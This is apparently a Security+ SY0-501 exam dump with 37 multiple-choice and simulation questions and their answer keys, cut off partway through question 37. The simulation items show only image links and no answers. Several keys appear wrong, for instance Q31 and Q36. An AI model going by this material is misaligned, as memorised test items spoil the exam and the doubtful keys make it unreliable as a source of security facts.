# SY0-501.prepaway.premium.exam.1130q

Number: SY0-501
Passing Score: 800
Time Limit: 120 min
File Version: 30.0




**SY0-501**

**CompTIA Security+ Certification Exam**

**Version 30.0**
**https://www.mycleverly.com/course/q/search/?q=SY0-501**

**Exam A**

**QUESTION 1**
DRAG DROP


A security administrator wants to implement strong security on the company smart phones and terminal servers located in the data center.

**INSTRUCTIONS**
Drag and drop the applicable controls to each asset type.


Controls can be used multiple times and not all placeholders need to be filled.

*If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.*

**Select and Place:**




**Correct Answer:**




**Section: (none)**
**Explanation**


**Explanation/Reference:**

**QUESTION 2**
HOTSPOT


Select the appropriate attack from each drop down list to label the corresponding illustrated attack.

Instructions: Attacks may only be used once, and will disappear from drop down list if selected. When you have completed the simulation, please select the Done button to submit.

**Hot Area:**




**Correct Answer:**




**Section: (none)**
**Explanation**

**Explanation/Reference:**
Explanation:
1: Spear phishing is an e-mail spoofing fraud attempt that targets a specific organization, seeking unauthorized access to confidential data. As with the e-mail messages used in regular phishing expeditions, spear phishing messages appear to come from a trusted source. Phishing messages usually appear to come from a large and well-known company or Web site with a broad membership base, such as eBay or PayPal. In the case of spear phishing, however, the apparent source of the e-mail is likely to be an individual within the recipient's own company and generally someone in a position of authority.

2: The Hoax in this question is designed to make people believe that the fake AV (anti- virus) software is genuine.

3: Vishing is the act of using the telephone in an attempt to scam the user into surrendering private information that will be used for identity theft. The scammer usually pretends to be a legitimate business, and fools the victim into thinking he or she will profit.

4: Email spam, also referred to as junk email, is unsolicited messages sent in bulk by email (spamming).

5: Similar in nature to e-mail phishing, pharming seeks to obtain personal or private (usually financial related) information through domain spoofing. Rather than being spammed with malicious and mischievous

e-mail requests for you to visit spoof Web sites which appear legitimate, pharming 'poisons' a DNS server by infusing false information into the DNS server, resulting in a user's request being redirected elsewhere. Your browser, however will show you are at the correct Web site, which makes pharming a bit more serious and more difficult to detect. Phishing attempts to scam people one at a time with an e-mail while pharming allows the scammers to target large groups of people at one time through domain spoofing.

References:
http://searchsecurity.techtarget.com/definition/spear-phishing
http://www.webopedia.com/TERM/V/vishing.html
http://www.webopedia.com/TERM/P/phishing.html
http://www.webopedia.com/TERM/P/pharming.html

**QUESTION 3**
DRAG DROP


You have been tasked with designing a security plan for your company.

**INSTRUCTIONS**
Drag and drop the appropriate security controls on the floor plan.


All objects must be used and all place holders must be filled. Order does not matter.

*If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.*

**Select and Place:**




**Correct Answer:**




**Section: (none)**
**Explanation**

**Explanation/Reference:**
Explanation:
Cable locks - Adding a cable lock between a laptop and a desk prevents someone from picking it up and walking away
Proximity badge + reader
Safe is a hardware/physical security measure
Mantrap can be used to control access to sensitive areas.
CCTV can be used as video surveillance.
Biometric reader can be used to control and prevent unauthorized access.
Locking cabinets can be used to protect backup media, documentation and other physical artefacts.

**QUESTION 4**
Which of the following would a security specialist be able to determine upon examination of a server's certificate?

A. CA public key
B. Server private key
C. CSR
D. OID

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 5**
A security analyst is diagnosing an incident in which a system was compromised from an external IP address. The socket identified on the firewall was traced to 207.46.130.0:6666. Which of the following should the security analyst do to determine if the compromised system still has an active connection?

A. `tracert`
B. `netstat`
C. `ping`

D. `nslookup`

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 6**
Multiple organizations operating in the same vertical want to provide seamless wireless access for their employees as they visit the other organizations. Which of the following should be implemented if all the organizations use the native 802.1x client on their mobile devices?

A. Shibboleth
B. RADIUS federation
C. SAML
D. OAuth
E. OpenID connect

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**
Explanation: http://archive.oreilly.com/pub/a/wireless/2005/01/01/authentication.html

**QUESTION 7**
Which of the following BEST describes an important security advantage yielded by implementing vendor diversity?

A. Sustainability
B. Homogeneity
C. Resiliency
D. Configurability

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 8**
In a corporation where compute utilization spikes several times a year, the Chief Information Officer (CIO) has requested a cost-effective architecture to handle the variable capacity demand. Which of the following characteristics BEST describes what the CIO has requested?

A. Elasticity
B. Scalability
C. High availability
D. Redundancy

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**
Explanation:
Elasticity is defined as “the degree to which a system is able to adapt to workload changes by provisioning

and de-provisioning resources in an autonomic manner, such that at each point in time the available resources match the current demand as closely as possible".

**QUESTION 9**
A security engineer is configuring a system that requires the X.509 certificate information to be pasted into a form field in Base64 encoded format to import it into the system. Which of the following certificate formats should the engineer use to obtain the information in the required format?

A. PFX
B. PEM
C. DER
D. CER

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 10**
Which of the following attacks specifically impact data availability?

A. DDoS
B. Trojan
C. MITM
D. Rootkit

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**
Reference: https://www.netscout.com/what-is-ddos

**QUESTION 11**
A security analyst is hardening a server with the directory services role installed. The analyst must ensure LDAP traffic cannot be monitored or sniffed and maintains compatibility with LDAP clients. Which of the following should the analyst implement to meet these requirements? (Choose two.)

A. Generate an X.509-compliant certificate that is signed by a trusted CA.
B. Install and configure an SSH tunnel on the LDAP server.
C. Ensure port 389 is open between the clients and the servers using the communication.
D. Ensure port 636 is open between the clients and the servers using the communication.
E. Remote the LDAP directory service role from the server.

**Correct Answer:** AD
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 12**
Which of the following threat actors is MOST likely to steal a company's proprietary information to gain a market edge and reduce time to market?

A. Competitor
B. Hacktivist
C. Insider

D. Organized crime.

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 13**
A penetration tester is crawling a target website that is available to the public. Which of the following represents the actions the penetration tester is performing?

A. URL hijacking
B. Reconnaissance
C. White box testing
D. Escalation of privilege

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 14**
Which of the following characteristics differentiate a rainbow table attack from a brute force attack? (Choose two.)

A. Rainbow table attacks greatly reduce compute cycles at attack time.
B. Rainbow tables must include precomputed hashes.
C. Rainbow table attacks do not require access to hashed passwords.
D. Rainbow table attacks must be performed on the network.
E. Rainbow table attacks bypass maximum failed login restrictions.

**Correct Answer:** BE
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 15**
Which of the following best describes routine in which semicolons, dashes, quotes, and commas are removed from a string?

A. Error handling to protect against program exploitation
B. Exception handling to protect against XSRF attacks.
C. Input validation to protect against SQL injection.
D. Padding to protect against string buffer overflows.

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 16**
A security analyst wishes to increase the security of an FTP server. Currently, all traffic to the FTP server is

unencrypted. Users connecting to the FTP server use a variety of modern FTP client software.
The security analyst wants to keep the same port and protocol, while also still allowing unencrypted connections. Which of the following would BEST accomplish these goals?

A. Require the SFTP protocol to connect to the file server.
B. Use implicit TLS on the FTP server.
C. Use explicit FTPS for connections.
D. Use SSH tunneling to encrypt the FTP traffic.

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 17**
Which of the following explains why vendors publish MD5 values when they provide software patches for their customers to download over the Internet?

A. The recipient can verify integrity of the software patch.
B. The recipient can verify the authenticity of the site used to download the patch.
C. The recipient can request future updates to the software using the published MD5 value.
D. The recipient can successfully activate the new software patch.

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 18**
Refer to the following code:

```
public class rainbow {
     public static void main (String [] args) {
          object blue = null;
          blue.hashcode (); }
}
```

Which of the following vulnerabilities would occur if this is executed?

A. Page exception
B. Pointer deference
C. NullPointerException
D. Missing null check

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 19**
Multiple employees receive an email with a malicious attachment that begins to encrypt their hard drives

and mapped shares on their devices when it is opened. The network and security teams perform the following actions:

- Shut down all network shares.
- Run an email search identifying all employees who received the malicious message.
- Reimage all devices belonging to users who opened the attachment.

Next, the teams want to re-enable the network shares. Which of the following BEST describes this phase of the incident response process?

A. Eradication
B. Containment
C. Recovery
D. Lessons learned

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 20**
An organization has determined it can tolerate a maximum of three hours of downtime. Which of the following has been specified?

A. RTO
B. RPO
C. MTBF
D. MTTR

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 21**
Which of the following types of keys is found in a key escrow?

A. Public
B. Private
C. Shared
D. Session

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**
Explanation:
https://www.professormesser.com/security-plus/sy0-401/key-escrow-3/

**QUESTION 22**
A security analyst is reviewing the following output from an IPS:

```
[**] [1:2467:7] EXPLOIT IGMP IGAP message overflow attempt [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
07/30-19:45:02.238185 250.19.18.71 -> 250.19.18.22
IGMP TTL:255 TOS: 0x0 ID: 9742 IpLen:20 DgmLen: 502 MF
Frag offset: 0x1FFF Frag Size: 0x01E2
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=2004-0367]
```

Given this output, which of the following can be concluded? (Choose two.)

A. The source IP of the attack is coming from 250.19.18.22.
B. The source IP of the attack is coming from 250.19.18.71.
C. The attacker sent a malformed IGAP packet, triggering the alert.
D. The attacker sent a malformed TCP packet, triggering the alert.
E. The TTL value is outside of the expected range, triggering the alert.

**Correct Answer:** BC
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 23**
Despite having implemented password policies, users continue to set the same weak passwords and reuse old passwords. Which of the following technical controls would help prevent these policy violations? (Choose two.)

A. Password expiration
B. Password length
C. Password complexity
D. Password history
E. Password lockout

**Correct Answer:** CD
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 24**
Which of the following types of cloud infrastructures would allow several organizations with similar structures and interests to realize the benefits of shared storage and resources?

A. Private
B. Hybrid
C. Public
D. Community

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 25**
A company is currently using the following configuration:

- IAS server with certificate-based EAP-PEAP and MSCHAP
- Unencrypted authentication via PAP

A security administrator needs to configure a new wireless setup with the following configurations:

- PAP authentication method
- PEAP and EAP provide two-factor authentication

Which of the following forms of authentication are being used? (Choose two.)

A. PAP
B. PEAP
C. MSCHAP
D. PEAP- MSCHAP
E. EAP
F. EAP-PEAP

**Correct Answer:** AC
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 26**
An auditor wants to test the security posture of an organization by running a tool that will display the following:

```
JIMS            <00> UNIQUE    Registered
WORKGROUP       <00> GROUP     Registered
JIMS            <00> UNIQUE    Registered
```

Which of the following commands should be used?

A. `nbtstat`
B. `nc`
C. `arp`
D. `ipconfig`

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 27**
A company determines that it is prohibitively expensive to become compliant with new credit card regulations. Instead, the company decides to purchase insurance to cover the cost of any potential loss. Which of the following is the company doing?

A. Transferring the risk
B. Accepting the risk
C. Avoiding the risk
D. Migrating the risk

**Correct Answer:** A

**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 28**
A company is using a mobile device deployment model in which employees use their personal devices for work at their own discretion. Some of the problems the company is encountering include the following:

- There is no standardization.
- Employees ask for reimbursement for their devices.
- Employees do not replace their devices often enough to keep them running efficiently.
- The company does not have enough control over the devices.

Which of the following is a deployment model that would help the company overcome these problems?

A. BYOD
B. VDI
C. COPE
D. CYOD

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 29**
A botnet has hit a popular website with a massive number of GRE-encapsulated packets to perform a DDoS attack. News outlets discover a certain type of refrigerator was exploited and used to send outbound packets to the website that crashed. To which of the following categories does the refrigerator belong?

A. SoC
B. ICS
C. IoT
D. MFD

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 30**
Users report the following message appears when browsing to the company's secure site: `This website cannot be trusted.` Which of the following actions should a security analyst take to resolve these messages? (Choose two.)

A. Verify the certificate has not expired on the server.
B. Ensure the certificate has a .pfx extension on the server.
C. Update the root certificate into the client computer certificate store.
D. Install the updated private key on the web server.
E. Have users clear their browsing history and relaunch the session.

**Correct Answer:** AC
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 31**
When trying to log onto a company's new ticketing system, some employees receive the following message: `Access denied: too many concurrent sessions`. The ticketing system was recently installed on a small VM with only the recommended hardware specifications. Which of the following is the MOST likely cause for this error message?

A. Network resources have been exceeded.
B. The software is out of licenses.
C. The VM does not have enough processing power.
D. The firewall is misconfigured.

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 32**
Joe, an employee, wants to show his colleagues how much he knows about smartphones. Joe demonstrates a free movie application that he installed from a third party on his corporate smartphone. Joe's colleagues were unable to find the application in the app stores. Which of the following allowed Joe to install the application? (Choose two.)

A. Near-field communication.
B. Rooting/jailbreaking
C. Ad-hoc connections
D. Tethering
E. Sideloading

**Correct Answer:** BE
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 33**
Which of the following can be provided to an AAA system for the identification phase?

A. Username
B. Permissions
C. One-time token
D. Private certificate

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 34**
Which of the following implements two-factor authentication?

A. A phone system requiring a PIN to make a call

B. At ATM requiring a credit card and PIN
C. A computer requiring username and password
D. A datacenter mantrap requiring fingerprint and iris scan

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 35**
Malicious traffic from an internal network has been detected on an unauthorized port on an application server.
Which of the following network-based security controls should the engineer consider implementing?

A. ACLs
B. HIPS
C. NAT
D. MAC filtering

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 36**
A network administrator wants to implement a method of securing internal routing. Which of the following should the administrator implement?

A. DMZ
B. NAT
C. VPN
D. PAT

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 37**
A security administrator is developing controls for creating audit trails and tracking if a PHI data breach is to occur. The administrator has been given the following requirements:

- All access must be correlated to a user account.
- All user accounts must be assigned to a single individual.
- User access to the PHI data must be recorded.
- Anomalies in PHI data access must be reported.
- Logs and records cannot be deleted or modified.

Which of the following should the administrator implement to meet the above requirements? (Choose three.)

A. Eliminate shared accounts.
B. Create a standard naming convention for accounts.
C. Implement usage auditing and review.

